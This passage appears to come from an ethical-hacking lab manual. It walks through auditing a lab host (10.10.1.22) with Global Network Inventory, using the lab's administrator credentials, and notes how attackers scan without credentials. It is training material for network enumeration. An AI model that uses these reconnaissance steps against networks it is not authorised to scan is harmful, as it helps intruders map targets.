2. Switch to the **Windows 11** machine, Click **Search** icon () on the **Desktop**. Type **gni** in the search field, the **Global Network Inventory** appears in the results, click **Open** to launch it.



Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **About Global Network Inventory** wizard appears; click **I Agree**.




4. The **Global Network Inventory** GUI appears. Click **Close** on the **Tip of the Day** pop-up.

5. The **New Audit Wizard** window appears; click **Next**.

6. Under the **Audit Scan Mode** section, click the **Single address scan** radio button, and then click **Next**.

Note: You can also scan an IP range by clicking on the **IP range scan** radio button, after which you will specify the target IP range.


7. Under the **Single Address Scan** section, specify the target IP address in the **Name** field of the **Single address** option (in this example, the target IP address is **10.10.1.22**); Click **Next**.




8. The next section is **Authentication Settings**; select the **Connect as** radio button and enter the **Windows Server 2022** machine credentials (Domain\Username: **Administrator** and Password: **Pa$$w0rd**), and then click **Next**.

   Note: In reality, attackers do not know the credentials of the remote machine(s). In this situation, they choose the **Connect as currently logged on user** option and perform a scan to determine which machines are active in the network. With this option, they will not be able to extract all the information about the target system. Because this lab is just for assessment purposes, we have entered the credentials of the remote machine directly.

9. In the final step of the wizard, leave the default settings unchanged and click **Finish**.




10. The **Scan progress** window will appear.




11. The results are displayed when the scan finished. The **Scan summary** of the scanned target IP address (**10.10.1.22**) appears.

    Note: The scan result might vary when you perform this task.

